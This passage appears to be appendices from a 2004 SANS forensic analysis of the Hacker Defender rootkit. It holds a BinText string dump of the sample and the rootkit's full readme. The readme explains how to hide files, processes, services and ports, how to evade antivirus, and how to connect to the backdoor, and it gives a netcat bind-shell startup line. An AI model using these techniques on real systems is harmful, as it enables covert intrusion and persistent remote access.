    Memo1.Lines.Clear;
    Memo2.Lines.Clear;
end;

procedure TForm1.FormResize(Sender: TObject);
begin
    BitBtn1.Left := Panel1.Left + (Panel1.Width - BitBtn1.Width)- 10;
end;

```

end.

© SANS Institute 2004, Author retains full rights.

Appendix 2-A Reulsts of the Bintext (unpacked msserver.exe)

File pos	Mem pos	ID	Text
=====	=====	==	=====
00000050	00400050	0	This program must be run under Win32
000001F8	004001F8	0	snyped
00000220	00400220	0	snyped
00000248	00400248	0	snyped
00000270	00400270	0	snyped
00000298	00400298	0	snyped
000002C0	004002C0	0	snyped
000002E8	004002E8	0	snyped
00000310	00400310	0	snyped
00000338	00400338	0	snyped
00001006	00401006	0	StringX
00001059	00401059	0	TObject
00001244	00401244	0	SVWUQ
00001465	00401465	0	w;;t\$
00001570	00401570	0	SVWUQ
000020E6	004020E6	0	Uh>"@
00002685	00402685	0	C<"u1S
000026DF	004026DF	0	Q<"u8S
0000282C	0040282C	0	,\$XYZ
0000295A	0040295A	0	Ht Ht.
000029A5	004029A5	0	F\$\$)@
00002EDB	00402EDB	0	~KxI()
00003004	00403004	0	SOFTWARE\Borland\Delphi\RTL
00003020	00403020	0	FPUMaskValue
00003239	00403239	0	PPRTj
000033B3	004033B3	0	YZXtp
0000352A	0040352A	0	t=HtN
00003704	00403704	0	Uh27@
00003BD8	00403BD8	0	SVWRP
00003DB6	00403DB6	0	t1SVW
00004028	00404028	0	USVW1
000040A4	004040A4	0	USVW1
000044DD	004044DD	0	Uh8E@
00004805	00404805	0	Uh%H@
0000483D	0040483D	0	UhJH@
00004B09	00404B09	0	Uh)K@
00004B8A	00404B8A	0	Uh&L@
00004CEF	00404CEF	0	Uh4M@
0000504E	0040504E	0	@f;f
000051D5	004051D5	0	Uh"R@
000053D1	004053D1	0	UhKT@
00005721	00405721	0	UHAw@
00005965	00405965	0	TList
00005CD3	00405CD3	0	UhZj@
00005DE2	00405DE2	0	kernel32.dll
00005DEF	00405DEF	0	SetLastError
00005DFC	00405DFC	0	CreateMailslotA
00005E0C	00405E0C	0	GetMailslotInfo
00005E1C	00405E1C	0	WriteFile
00005E26	00405E26	0	ReadFile
00005E2F	00405E2F	0	CloseHandle
00005E3B	00405E3B	0	GetEnvironmentVariableW
00005E53	00405E53	0	GetModuleFileNameA
00005E66	00405E66	0	DuplicateHandle
00005E76	00405E76	0	CreateProcessA
00005E85	00405E85	0	ExitThread
00005E90	00405E90	0	CreateThread
00005E9D	00405E9D	0	CreatePipe
00005EA8	00405EA8	0	PeekNamedPipe
00005EB6	00405EB6	0	WaitForMultipleObjects
00005ECD	00405ECD	0	TerminateThread
00005EDD	00405EDD	0	TerminateProcess
00005EEE	00405EEE	0	DisconnectNamedPipe
00005F02	00405F02	0	IsBadReadPtr
00005F0F	00405F0F	0	OpenProcess
00005F1B	00405F1B	0	LocalAlloc
00005F26	00405F26	0	LocalFree
00005F30	00405F30	0	GetLastError

00005F3D	00405F3D	0	advapi32.dll
00005F4A	00405F4A	0	EnumServiceGroupW
00005F5C	00405F5C	0	EnumServicesStatusA
00005F70	00405F70	0	EnumServicesStatusExW
00005F86	00405F86	0	EnumServicesStatusExA
00005F9C	00405F9C	0	AllocateAndInitializeSid
00005FB5	00405FB5	0	GetLengthSid
00005FC2	00405FC2	0	InitializeAcl
00005FD0	00405FD0	0	AddAccessAllowedAce
00005FE4	00405FE4	0	InitializeSecurityDescriptor
00006001	00406001	0	SetSecurityDescriptorDacl
0000601B	0040601B	0	ws2_32.dll
00006030	00406030	0	WSARecv
00006038	00406038	0	WSAGetLastError
00006048	00406048	0	WSAEventSelect
00006057	00406057	0	WSAIoctl
00006060	00406060	0	WSASocketA
0000606B	0040606B	0	WSAConnect
00006076	00406076	0	WSACreateEvent
00006085	00406085	0	WSAWaitForMultipleEvents
0000609E	0040609E	0	WSAEnumNetworkEvents
000060B3	004060B3	0	closesocket
000060BF	004060BF	0	user32.dll
000060CA	004060CA	0	PeekMessageA
000060D7	004060D7	0	ntdll.dll
000060E1	004060E1	0	NtQuerySystemInformation
000060FA	004060FA	0	NtQueryDirectoryFile
0000610F	0040610F	0	NtVdmControl
0000611C	0040611C	0	NtQueryObject
0000612A	0040612A	0	NtQueryInformationThread
00006143	00406143	0	NtResumeThread
00006152	00406152	0	NtSuspendThread
00006162	00406162	0	NtOpenThread
0000616F	0040616F	0	NtEnumerateKey
0000617E	0040617E	0	NtEnumerateValueKey
00006192	00406192	0	NtQueryVolumeInformationFile
000061AF	004061AF	0	LdrInitializeThunk
000061C2	004061C2	0	LdrLoadDll
000061CD	004061CD	0	NtOpenSection
000061DB	004061DB	0	NtMapViewOfSection
000061EE	004061EE	0	NtUnmapViewOfSection
00006203	00406203	0	NtOpenDirectoryObject
00006219	00406219	0	NtClose
00006221	00406221	0	NtAllocateVirtualMemory
00006239	00406239	0	NtFreeVirtualMemory
0000624D	0040624D	0	NtOpenProcess
0000625B	0040625B	0	NtDuplicateObject
0000626D	0040626D	0	NtReadVirtualMemory
00006281	00406281	0	NtWriteVirtualMemory
00006296	00406296	0	NtQueryVirtualMemory
000062AB	004062AB	0	NtFlushInstructionCache
000062C3	004062C3	0	NtProtectVirtualMemory
000062DA	004062DA	0	NtQueryInformationProcess
000062F4	004062F4	0	NtOpenKey
000062FE	004062FE	0	RtlAnsiStringToUnicodeString
0000631B	0040631B	0	RtlCompareUnicodeString
00006333	00406333	0	RtlInitAnsiString
00006345	00406345	0	NtCreateFile
00006352	00406352	0	NtDeviceIoControlFile
00006368	00406368	0	NtOpenFile
00006373	00406373	0	NtNotifyChangeDirectoryFile
0000638F	0040638F	0	NtWaitForSingleObject
000063A5	004063A5	0	NtWaitForMultipleObjects
000063BE	004063BE	0	NtDelayExecution
000063CF	004063CF	0	NtQuerySystemTime
00006C2D	00406C2D	0	\BaseNamedObjects
00006C3F	00406C3F	0	\\.\mailslot\hxdef-rk084sABCDEFGH
00006C61	00406C61	0	\\.\mailslot\hxdef-rkc000
00006C7B	00406C7B	0	\\.\mailslot\hxdef-rkb000
00006C95	00406C95	0	\Device\Mailslot\hxdef*
00006CAD	00406CAD	0	\Device\Tcp
00006CB9	00406CB9	0	\Device\Udp
00007D43	00407D43	0	uDPPPPj
00007EB0	00407EB0	0	Z@tHH
00007FF8	00407FF8	0	VfXfX,

0000800D	0040800D	0	PQQQQQQQQj
0000802D	0040802D	0	Esnyepd
00008036	00408036	0	snyped
0000803E	0040803E	0	snyped
00008046	00408046	0	snyped
00008110	00408110	0	0VVPVVj
00008A32	00408A32	0	tTWWj@
00008B91	00408B91	0	t'QVWI
000098AE	004098AE	0	uXj YQ
0000A4C4	0040A4C4	0	GGGG1
0000AC28	0040AC28	0	ntdll.dll
0000AC34	0040AC34	0	NtQuerySystemInformation
0000AC50	0040AC50	0	NtLoadDriver
0000AC60	0040AC60	0	NtQueryObject
0000AC70	0040AC70	0	NtQueryVolumeInformationFile
0000AC90	0040AC90	0	RtlAnsiStringToUnicodeString
0000ACB0	0040ACB0	0	RtlUnicodeStringToAnsiString
0000ACD0	0040ACD0	0	RtlFreeAnsiString
0000ACE4	0040ACE4	0	RtlFreeUnicodeString
0000ACFC	0040ACFC	0	RtlInitUnicodeString
0000AD14	0040AD14	0	kernel32.dll
0000AD24	0040AD24	0	GetModuleHandleA
0000AD38	0040AD38	0	GetProcAddress
0000ADF5	0040ADF5	0	;FDt.
0000B0C4	0040B0C4	0	kernel32.dll
0000B0DC	0040B0DC	0	System
0000B0EC	0040B0EC	0	\\.\mailslot\hxddef-rk084s
0000B3C4	0040B3C4	0	<>:\V"
0000C590	0040C590	0	[HIDDEN TABLE]
0000C5A8	0040C5A8	0	[ROOT PROCESSES]
0000C5C4	0040C5C4	0	[HIDDEN SERVICES]
0000C5E0	0040C5E0	0	[HIDDEN REGKEYS]
0000C5FC	0040C5FC	0	[HIDDEN REGVALUES]
0000C618	0040C618	0	[FREE SPACE]
0000C658	0040C658	0	[HIDDEN PORTS]
0000C69C	0040C69C	0	[SETTINGS]
0000C6BC	0040C6BC	0	PASSWORD
0000C6D0	0040C6D0	0	BACKDOORSHELL
0000C6E8	0040C6E8	0	SERVICENAME
0000C6FC	0040C6FC	0	SERVICEDISPLAYNAME
0000C718	0040C718	0	SERVICEDESCRIPTION
0000C734	0040C734	0	DRIVERNAME
0000C748	0040C748	0	DRIVERFILENAME
0000C760	0040C760	0	FILEMAPPINGNAME
0000CB48	0040CB48	0	%cmd%
0000CB50	0040CB50	0	COMSPEC
0000CB60	0040CB60	0	%cmddir%
0000CB74	0040CB74	0	%sysdir%
0000CB88	0040CB88	0	%windir%
0000CB9C	0040CB9C	0	%tmpdir%
0000CE58	0040CE58	0	[STARTUP RUN]
0000D00D	0040D00D	0	QQQQS
0000D1C0	0040D1C0	0	Service
0000D1C8	0040D1C8	0	SYSTEM\CurrentControlSet\Control\SafeBoot\
0000D1F4	0040D1F4	0	Minimal
0000D1FC	0040D1FC	0	Network
0000D33C	0040D33C	0	SYSTEM\CurrentControlSet\Control\SafeBoot\
0000D368	0040D368	0	Minimal
0000D370	0040D370	0	Network
0000D464	0040D464	0	advapi32.dll
0000D474	0040D474	0	ChangeServiceConfig2A
0000D4BC	0040D4BC	0	\\.\HxDfDriver
0000D590	0040D590	0	\Registry\Machine\System\CurrentControlSet\Services\
0000D86C	0040D86C	0	SYSTEM\CurrentControlSet\Services\
0000D890	0040D890	0	ErrorControl
0000D8A0	0040D8A0	0	ImagePath
0000D8AC	0040D8AC	0	Start
0000DB0D	0040DB0D	0	D\$ Pj
0000DB40	0040DB40	0	SeDebugPrivilege
0000DB60	0040DB60	0	SeLoadDriverPrivilege
0000DC94	0040DC94	0	\\.\mailslot\hxddef-rk084s
0000E128	0040E128	0	\\.\mailslot\hxddef-rkc
0000E148	0040E148	0	\\.\mailslot\hxddef-rkb
0000E174	0040E174	0	" -bd:-
0000E5A1	0040E5A1	0	"u#ht,H

0000E94C	0040E94C	0	\\.\mailslot\hxdef-rks
0000E964	0040E964	0	COMSPEC
0000EC58	0040EC58	0	-.:INSTALLONLY
0000EC70	0040EC70	0	-.:REFRESH
0000EC84	0040EC84	0	-.:NOSERVICE
0000EC98	0040EC98	0	-.:UNINSTALL
0000ECAC	0040ECAC	0	-.:BD:-
0000F058	0040F058	0	Error
0000F060	0040F060	0	Runtime error at 00000000
0000F080	0040F080	0	0123456789ABCDEF
0000F0DC	0040F0DC	0	0123456789ABCDEF
000832F8	004832F8	0	kernel32.dll
00083308	00483308	0	DeleteCriticalSection
00083320	00483320	0	LeaveCriticalSection
00083338	00483338	0	EnterCriticalSection
00083350	00483350	0	InitializeCriticalSection
0008336C	0048336C	0	VirtualFree
0008337A	0048337A	0	VirtualAlloc
0008338A	0048338A	0	LocalFree
00083396	00483396	0	LocalAlloc
000833A4	004833A4	0	GetVersion
000833B2	004833B2	0	GetCurrentThreadId
000833C8	004833C8	0	GetThreadLocale
000833DA	004833DA	0	GetStartupInfoA
000833EC	004833EC	0	GetModuleFileNameA
00083402	00483402	0	GetLocaleInfoA
00083414	00483414	0	GetLastError
00083424	00483424	0	GetCommandLineA
00083436	00483436	0	FreeLibrary
00083444	00483444	0	ExitProcess
00083452	00483452	0	WriteFile
0008345E	0048345E	0	UnhandledExceptionFilter
0008347A	0048347A	0	SetFilePointer
0008348C	0048348C	0	SetEndOfFile
0008349C	0048349C	0	RtlUnwind
000834A8	004834A8	0	ReadFile
000834B4	004834B4	0	RaiseException
000834C6	004834C6	0	GetStdHandle
000834D6	004834D6	0	GetFileSize
000834E4	004834E4	0	GetFileType
000834F2	004834F2	0	CreateFileA
00083500	00483500	0	CloseHandle
0008350C	0048350C	0	user32.dll
0008351A	0048351A	0	GetKeyboardType
0008352C	0048352C	0	MessageBoxA
0008353A	0048353A	0	CharNextA
00083544	00483544	0	advapi32.dll
00083554	00483554	0	RegQueryValueExA
00083568	00483568	0	RegOpenKeyExA
00083578	00483578	0	RegCloseKey
00083584	00483584	0	oleaut32.dll
00083594	00483594	0	SysFreeString
000835A2	004835A2	0	kernel32.dll
000835B2	004835B2	0	TlsSetValue
000835C0	004835C0	0	TlsGetValue
000835CE	004835CE	0	LocalAlloc
000835DC	004835DC	0	GetModuleHandleA
000835EE	004835EE	0	advapi32.dll
000835FE	004835FE	0	SetSecurityDescriptorDacl
0008361A	0048361A	0	RegSetValueExA
0008362C	0048362C	0	RegOpenKeyExA
0008363C	0048363C	0	RegDeleteKeyA
0008364C	0048364C	0	RegCreateKeyExA
0008365E	0048365E	0	RegCloseKey
0008366C	0048366C	0	OpenProcessToken
00083680	00483680	0	LookupPrivilegeValueA
00083698	00483698	0	InitializeSecurityDescriptor
000836B8	004836B8	0	InitializeAcl
000836C8	004836C8	0	GetLengthSid
000836D8	004836D8	0	AllocateAndInitializeSid
000836F4	004836F4	0	AdjustTokenPrivileges
0008370C	0048370C	0	AddAccessAllowedAce
00083720	00483720	0	kernel32.dll
00083730	00483730	0	WriteFile
0008373C	0048373C	0	WriteConsoleOutputA

00083752	00483752	0	WriteConsoleInputA
00083768	00483768	0	WaitForMultipleObjects
00083782	00483782	0	VirtualQuery
00083792	00483792	0	VirtualProtect
000837A4	004837A4	0	VirtualFree
000837B2	004837B2	0	VirtualAlloc
000837C2	004837C2	0	UnmapViewOfFile
000837D4	004837D4	0	TerminateThread
000837E6	004837E6	0	TerminateProcess
000837FA	004837FA	0	Sleep
00083802	00483802	0	SizeofResource
00083814	00483814	0	SetLastError
00083824	00483824	0	SetFileAttributesA
0008383A	0048383A	0	SetConsoleWindowInfo
00083852	00483852	0	SetConsoleScreenBufferSize
00083870	00483870	0	SetConsoleCursorPosition
0008388C	0048388C	0	SetConsoleCtrlHandler
000838A4	004838A4	0	ResumeThread
000838B4	004838B4	0	ReadFile
000838C0	004838C0	0	ReadConsoleOutputA
000838D6	004838D6	0	OpenProcess
000838E4	004838E4	0	MapViewOfFile
000838F4	004838F4	0	LockResource
00083904	00483904	0	LocalFree
00083910	00483910	0	LocalAlloc
0008391E	0048391E	0	LoadResource
0008392E	0048392E	0	LoadLibraryA
0008393E	0048393E	0	GetWindowsDirectoryA
00083956	00483956	0	GetVersionExA
00083966	00483966	0	GetTempPathA
00083976	00483976	0	GetSystemDirectoryA
0008398C	0048398C	0	GetStdHandle
0008399C	0048399C	0	GetProcAddress
000839AE	004839AE	0	GetModuleHandleA
000839C2	004839C2	0	GetModuleFileNameA
000839D8	004839D8	0	GetMailslotInfo
000839EA	004839EA	0	GetLocalTime
000839FA	004839FA	0	GetLastError
00083A0A	00483A0A	0	GetFileAttributesA
00083A20	00483A20	0	GetEnvironmentVariableA
00083A3A	00483A3A	0	GetCurrentProcessId
00083A50	00483A50	0	GetCurrentProcess
00083A64	00483A64	0	GetConsoleScreenBufferInfo
00083A82	00483A82	0	GenerateConsoleCtrlEvent
00083A9E	00483A9E	0	FreeConsole
00083AAC	00483AAC	0	FindResourceA
00083ABC	00483ABC	0	FindFirstFileA
00083ACE	00483ACE	0	FindClose
00083ADA	00483ADA	0	ExitThread
00083AE8	00483AE8	0	ExitProcess
00083AF6	00483AF6	0	DeleteFileA
00083B04	00483B04	0	CreateThread
00083B14	00483B14	0	CreateProcessA
00083B26	00483B26	0	CreateMailslotA
00083B38	00483B38	0	CreateFileMappingA
00083B4E	00483B4E	0	CreateFileA
00083B5C	00483B5C	0	CopyFileA
00083B68	00483B68	0	CompareStringA
00083B7A	00483B7A	0	CloseHandle
00083B88	00483B88	0	AllocConsole
00083B96	00483B96	0	user32.dll
00083BA4	00483BA4	0	PeekMessageA
00083BB2	00483BB2	0	advapi32.dll
00083BC2	00483BC2	0	UnlockServiceDatabase
00083BDA	00483BDA	0	StartServiceA
00083BEA	00483BEA	0	StartServiceCtrlDispatcherA
00083C08	00483C08	0	SetServiceStatus
00083C1C	00483C1C	0	RegisterServiceCtrlHandlerA
00083C3A	00483C3A	0	QueryServiceStatus
00083C50	00483C50	0	OpenServiceA
00083C60	00483C60	0	OpenSCManagerA
00083C72	00483C72	0	LockServiceDatabase
00083C88	00483C88	0	DeleteService
00083C98	00483C98	0	CreateServiceA
00083CAA	00483CAA	0	ControlService

00083CBC	00483CBC	0	CloseServiceHandle
00086118	00486118	0	0- 2 5
0008619D	0048619D	0	4A1263+
000861AD	004861AD	0	3@99?003
000861B6	004861B6	0	a=k3F;2{W
0008629B	0048629B	0	,6{ ?
000862DD	004862DD	0	ZPb}
000862F4	004862F4	0	B+;4)
000862FC	004862FC	0	83000606,
00086307	00486307	0	%aog&
00086346	00486346	0	2*0\$M
00086360	00486360	0	~9_UG
000870FE	004870FE	0	hxdef084
00087108	00487108	0	UTypes
00087111	00487111	0	System
0008711A	0048711A	0	SysInit
00087124	00487124	0	UList
0008712B	0048712B	0	KWindows
00087135	00487135	0	9UJQCompress
00087144	00487144	0	WinSvc
0008714C	0048714C	0	ZUSysUtils
000871A5	004871A5	0	!This program cannot be run in DOS mode.
00087318	00487318	0	.text
0008733F	0048733F	0	h.rdata
00087367	00487367	0	H.data
000873B8	004873B8	0	.reloc
000876E0	004876E0	0	SPSSh
00087707	00487707	0	pu%VP
00087A76	00487A76	0	RtlFreeAnsiString
00087A8A	00487A8A	0	strncpy
00087A94	00487A94	0	RtlUnicodeStringToAnsiString
00087AB4	00487AB4	0	ObQueryNameString
00087AC8	00487AC8	0	IoCompleteRequest
00087ADE	00487ADE	0	KeDetachProcess
00087AF0	00487AF0	0	ObfDereferenceObject
00087B08	00487B08	0	ObReferenceObjectByHandle
00087B24	00487B24	0	KeAttachProcess
00087B36	00487B36	0	PsLookupProcessByProcessId
00087B54	00487B54	0	ZwClose
00087B5E	00487B5E	0	ZwSetInformationProcess
00087B78	00487B78	0	ZwDuplicateToken
00087B8C	00487B8C	0	ZwOpenProcessToken
00087BA2	00487BA2	0	ZwOpenProcess
00087BB2	00487BB2	0	IoDeleteDevice
00087BC4	00487BC4	0	IoDeleteSymbolicLink
00087BDC	00487BDC	0	RtlInitUnicodeString
00087BF4	00487BF4	0	IoCreateSymbolicLink
00087C0C	00487C0C	0	IoCreateDevice
00087C1C	00487C1C	0	ntoskrnl.exe
00087C63	00487C63	0	5/585A5J5p5
00087C77	00487C77	0	666<6E6U6
00087C89	00487C89	0	6"7*757H7Q7V7n7~7
00087CE4	00487CE4	0	objfre\i386\driver.sys
00087E48	00487E48	0	C:\drv\objfre\i386\driver.pdb
000880D4	004880D4	0	s8Ht5x3f
0008822E	0048822E	0	@@PRVWQSPPh
00088245	00488245	0	tM[Y_
000882EA	004882EA	0	j0SPj
00088487	00488487	0	PE-PACK: MEMORY ALERT
0008849D	0048849D	0	PE-PACK: IMPORT LDR ERROR
000884B7	004884B7	0	Memory allocation failed!
000884D1	004884D1	0	Unable to load %s
000884E3	004884E3	0	%s not found in %s
000884F6	004884F6	0	Ordinal %.4Xh not found in %s
000885C1	004885C1	0	KERNEL32.DLL
000885D0	004885D0	0	GetModuleHandleA
000885E3	004885E3	0	LoadLibraryA
000885F2	004885F2	0	GetProcAddress
00088603	00488603	0	VirtualAlloc
00088612	00488612	0	VirtualFree
00088620	00488620	0	ExitProcess
0008862C	0048862C	0	USER32.DLL
00088639	00488639	0	MessageBoxA
00088647	00488647	0	wsprintfA
00088722	00488722	0	PE-PACK v1.0 -

00088732	00488732	0	- (C) Copyright 1998 by ANAKiN
00006CC4	00406CC4	0	p\??\HxDfDriver
00006D04	00406D04	0	"COMSPEC
000870C8	004870C8	0	PACKAGEINFO
000877BA	004877BA	0	\DosDevices\HxDfDriver
00087818	00487818	0	\Device\HxDfDriver
00087840	00487840	0	\DosDevices\HxDfDriver

© SANS Institute 2004, Author retains full rights.

Appendix 2-B Readme of the Hacker Defender v0.84

=====[Hacker defender - English readme]=====

NT Rootkit

Authors: Holy_Father <holy_father@phreaker.net>

Ratter/29A <ratter@atlas.cz>

Version: 0.8.4

Birthday: 20.10.2003

Home: <http://rootkit.host.sk>

Betatesters: ch0pper <THEMASKDEMON@flashmail.com>

aT4r <at4r@hotmail.com>

phj34r <phj34r@vmatrix.net>

unixdied <0edfd3cfd9f513ec030d3c7cbdf54819@hush.ai>

rebrinak

GuYoMe

ierdna <ierdna@go.ro>

Afakasf <undefeatable@pobox.sk>

=====[1. Contents]=====

1. Contents

2. Introduction

2.1 Idea

2.2 Licence

3. Usage

4. Inifile

5. Backdoor

5.1 Redirector

6. Technical issues

6.1 Version

6.2 Hooked API

6.3 Known bugs

7. Faq

8. Files

=====[2. Introduction]=====

Hacker defender (hxdef) is rootkit for Windows NT 4.0, Windows 2000 and Windows XP, it may also work on latest NT based systems. Main code is written in Delphi 6. New functions are written in assembler. Driver code is written in C. Backdoor and redirector clients are coded mostly in Delphi 6.

program uses adapted LDE32

LDE32, Length-Disassembler Engine, 32-bit, (x) 1999-2000 ZOMBiE

special edition for REVERT tool

version 1.05

program uses Superfast/Supertiny Compression/Encryption library

Superfast/Supertiny Compression/Encryption library.

(c) 1998 by Jacky Qwerty/29A.

=====[2.1 Idea]=====

The main idea of this program is to rewrite few memory segments in all running processes. Rewriting of some basic modules cause changes in processes behaviour. Rewriting must not affect the stability of the system or running processes.

Program must be absolutely hidden for all others. Now the user is able to hide files, processes, system services, system drivers, registry keys and values, open ports, cheat with free disk space. Program also masks its changes in memory and hides handles of hidden processes. Program installs hidden backdoors, register as hidden system service and installs hidden system driver. The technology of backdoor allowed to do the implantation of redirector.

=====[2.2 Licence]=====

Till version 1.0.0 hxdef is freeware. It can be spread but not changed and all copies must includes all files (including original readme files). The only exception is when target person (and computer owner) wouldn't know about the copy. This project will be open source in version 1.0.0. And of course authors are not responsible for what you're doing with Hacker defender.

=====[3. Usage]=====

Usage of hxdef is quite simple:

>hxdef084.exe [infile]

or

>hxdef084.exe [switch]

Default name for infile is EXENAME.ini where EXENAME is the name of executable of main program without extension. This is used if you run hxdef without specifying the infile or if you run it with switch (so default infile is hxdef084.ini).

These switches are available:

- :installonly - only install service, but not run
- :refresh - use to update settings from infile
- :noservice - doesn't install services and run normally
- :uninstall - removes hxdef from the memory and kills all
running backdoor connections
stopping hxdef service does the same now

Example:

>hxdef084.exe -:refresh

Hxdef with its default infile is ready to run without any change in infile. But it's highly recommended to create your own settings. See 4. Infile section for more information about infile.

Switches -:refresh and -:uninstall can be called only from original exefile. This mean you have to know the name and path of running hxdef exefile to change settings or to uninstall it.

=====[4. Inifile]=====

Inifile must contain nine parts: [Hidden Table], [Root Processes], [Hidden Services], [Hidden RegKeys], [Hidden RegValues], [Startup Run], [Free Space], [Hidden Ports] and [Settings].

In [Hidden Table], [Root Processes], [Hidden Services] a [Hidden RegValues] can be used character * as the wildcard in place of strings end. Asterisk can be used only on strings end, everything after first asterisks is ignored. All spaces before first and after last another string characters are ignored.

Example:

[Hidden Table]

hxdef*

this will hide all files, dirs and processes which name start with "hxdef".

Hidden Table is a list of files, directories and processes which should be hidden. All files and directories in this list will disappear from file managers. Programs in this list will be hidden in tasklist. Make sure main file, inifile, your backdoor file and driver file are mentioned in this list.

Root Processes is a list of programs which will be immune against infection. You can see hidden files, directories and programs only with these root programs. So, root processes are for rootkit admins. To be mentioned in Root Processes doesn't mean you're hidden. It is possible to have root process which is not hidden and vice versa.

Hidden Services is a list of service and driver names which will be hidden in the database of installed services and drivers. Service name for the main rootkit program is HackerDefender084 as default, driver name for the main rootkit driver is HackerDefenderDrv084. Both can be changed in the inifile.

Hidden RegKeys is a list of registry keys which will be hidden. Rootkit has four keys in registry: HackerDefender084, LEGACY_HACKERDEFENDER084, HackerDefenderDrv084, LEGACY_HACKERDEFENDERDRV084 as default. If you rename service name or driver name you should also change this list.

First two registry keys for service and driver are the same as its name. Next two are LEGACY_NAME. For example if you change your service name to BoomThisIsMySvc your registry entry will be LEGACY_BOOMTHISISMYSVC.

Startup Run is a list of programs which rootkit run after its startup. These programs will have same rights as rootkit. Program name is divided from its arguments with question tag. Do not use " characters. Programs will terminate after user logon. Use common and well known methods for starting programs after user logon. You can use following shortcuts here:

%cmd% - stands for system shell executable + path

(e.g. C:\winnt\system32\cmd.exe)

%cmddir% - stands for system shell executable directory

(e.g. C:\winnt\system32\)

%sysdir% - stands for system directory

(e.g. C:\winnt\system32\)

%windir% - stands for Windows directory

(e.g. C:\winnt\)

%tmpdir% - stands for temporary directory

(e.g. C:\winnt\temp\)

Example:

1)

[Startup Run]

c:\sys\nc.exe? -L -p 100 -t -e cmd.exe

netcat-shell is run after rootkit startup and listens on port 100

2)

[Startup Run]

%cmd%?/c echo Rootkit started at %TIME%>> %tmpdir%\starttime.txt

this will put a time stamp to temporary_directory\starttime.txt

(e.g. C:\winnt\temp\starttime.txt) everytime rootkit starts

(%TIME% works only with Windows 2000 and higher)

Free Space is a list of harddrives and a number of bytes you want to add to a free space. The list item format is X:NUM where X stands for the drive letter and NUM is the number of bytes that will be added to its number of free bytes.

Example:

[Free Space]

C:123456789

this will add about 123 MB more to shown free disk space of disk C

Hidden Ports is a list of open ports that you want to hide from applications like OpPorts, FPort, Active Ports, Tcp View etc. It has at most 2 lines. First line format is TCP:tcpport1,tcpport2,tcpport3 ..., second line format is UDP:udpport1,udpport2,udpport3 ...

Example:

1)

[Hidden Ports]

TCP:8080,456

this will hide two ports: 8080/TCP and 456/TCP

2)

[Hidden Ports]

TCP:8001

UDP:12345

this will hide two ports: 8001/TCP and 12345/UDP

3)

[Hidden Ports]

TCP:

UDP:53,54,55,56,800

this will hide five ports: 53/UDP, 54/UDP, 55/UDP, 56/UDP and 800/UDP

Settings contains eight values: Password, BackdoorShell, FileMappingName, ServiceName, ServiceDisplayName, ServiceDescription, DriverName and DriverFileName.

Password which is 16 character string used when working with backdoor or redirector. Password can be shorter, rest is filled with spaces.

BackdoorShell is name for file copy of the system shell which is created by backdoor in temporary directory.

FileMappingName is the name of shared memory where the settings for hooked processes are stored.

ServiceName is the name of rootkit service.

ServiceDisplayName is display name for rootkit service.

ServiceDescription is description for rootkit service.

DriverName is the name for hxddef driver.

DriverFileName is the name for hxddef driver file.

Example:

[Settings]

Password=hxdef-rulez

BackdoorShell=hxdef?.exe

FileMappingName=_.-=[Hacker Defender]=-. _

ServiceName=HackerDefender084

ServiceDisplayName=HXD Service 084

ServiceDescription=powerful NT rootkit

DriverName=HackerDefenderDrv084

DriverFileName=hxdefdrv.sys

this mean your backdoor password is "hxdef-rulez", backdoor will copy system shell file (usually cmd.exe) to "hxdef?.exe" to temp. Name of shared memory will be "_.-=[Hacker Defender]=-. _". Name of a service is "HackerDefender084", its display name is "HXD Service 084", its description is "powerful NT rootkit". Name of a driver is "HackerDefenderDrv084". Driver will be stored in a file called "hxdefdrv.sys".

Extra characters |, <, >, :, \, / and " are ignored on all lines except [Startup Run], [Free Space] and [Hidden Ports] items and values in [Settings] after first = character. Using extra characters you can make your inifile immune from antivirus systems.

Example:

[H<<<idden T>>>a/"ble]

>h"xdef"

is the same as

[Hidden Table]

hxdef*

see hxdef084.ini and hxdef084.2.ini for more examples

All strings in inifile except those in Settings and Startup Run are case insensitive.

=====[5. Backdoor]=====

Rootkit hooks some API functions connected with receiving packets from the net. If incoming data equals to 256 bits long key, password and service are verified, the copy of a shell is created in a temp, its instance is created and next incoming data are redirected to this shell.

Because rootkit hooks all process in the system all TCP ports on all servers will be backdoors. For example, if the target has port 80/TCP open for HTTP, then this port will also be available as a backdoor. Exception here is for ports opened by System process which is not hooked. This backdoor will works only on servers where incoming buffer is larger or equal to 256 bits. But this feature is on almost all standard servers like Apache, IIS, Oracle. Backdoor is hidden because its packets go through common servers on the system. So, you are not able to find it with classic portscanner and this backdoor can easily go through firewall. Exception in this are classic proxies which are protocol oriented for e.g. FTP or HTTP.

During tests on IIS services was found that HTTP server does not log any of this connection, FTP and SMTP servers log only disconnection at the end. So, if you run hxdef on server with IIS web server, the HTTP port is probably the best port for backdoor connection on this machine.

You have to use special client if want to connect to the backdoor. Program bdcli084.exe is used for this.

Usage: bdcli084.exe host port password

Example:

```
>bdcli084.exe www.windowsserver.com 80 hxdef-rulez
```

this will connect to the backdoor if you rooted www.windowsserver.com before and left default hxdef password

Client for version 0.8.4 is not compatible with servers in older version.

=====[5.1 Redirector]=====

Redirector is based on backdoor technology. First connection packets are same as in backdoor connection. That mean you use same ports as for backdoor. Next packets are special packets for redirector only. These packets are made by redirectors base which is run on users computer. First packet of redirected connection defines target server and port.

The redirectors base saves its settings into its inifile which name depends on base exefile name (so default is rdrbs084.ini). If this file doesn't exist when base is run, it is created automatically. It is better not to modify this inifile externally. All settings can be changed from base console.

If we want to use redirector on server where rootkit is installed, we have to run redirectors base on localhost before. Then in base console we have to create mapped port routed to server with hxdef. Finally we can connect on localhost base on chosen port and transferring data. Redirected data are coded with rootkit password. In this version connection speed is limited with about 256 kbps. Redirector is not determined to be used for hispeed connections in this version. Redirector is also limited with system where rootkit run.

Redirector works with TCP protocol only.

In this version the base is controled with 19 commands. These are not case sensitive. Their function is described in HELP command. During the base startup are executed commands in startup-list. Startup-list commands are edited with commands which start with SU.

Redirector differentiate between two connection types (HTTP and other). If connection is other type packets are not changed. If it is HTTP type Host parametr in HTTP header is changed to the target server. Maximum redirectors count on one base is 1000.

Redirector base fully works only on NT boxes. Only on NT program has tray icon and you can hide console with HIDE command. Only on NT base can be run in silent mode where it has no output, no icon and it does only commands in startup-list.

Examples:

1) getting mapped port info

>MPINFO

No mapped ports in the list.

2) add command MPINFO to startup-list and get startup-list commands:

>SUADD MPINFO

>sulist

0) MPINFO

3) using of HELP command:

>HELP

Type HELP COMMAND for command details.

Valid commands are:

HELP, EXIT, CLS, SAVE, LIST, OPEN, CLOSE, HIDE, MPINFO, ADD, DEL,

DETAIL, SULIST, SUADD, SUDEL, SILENT, EDIT, SUEDIT, TEST

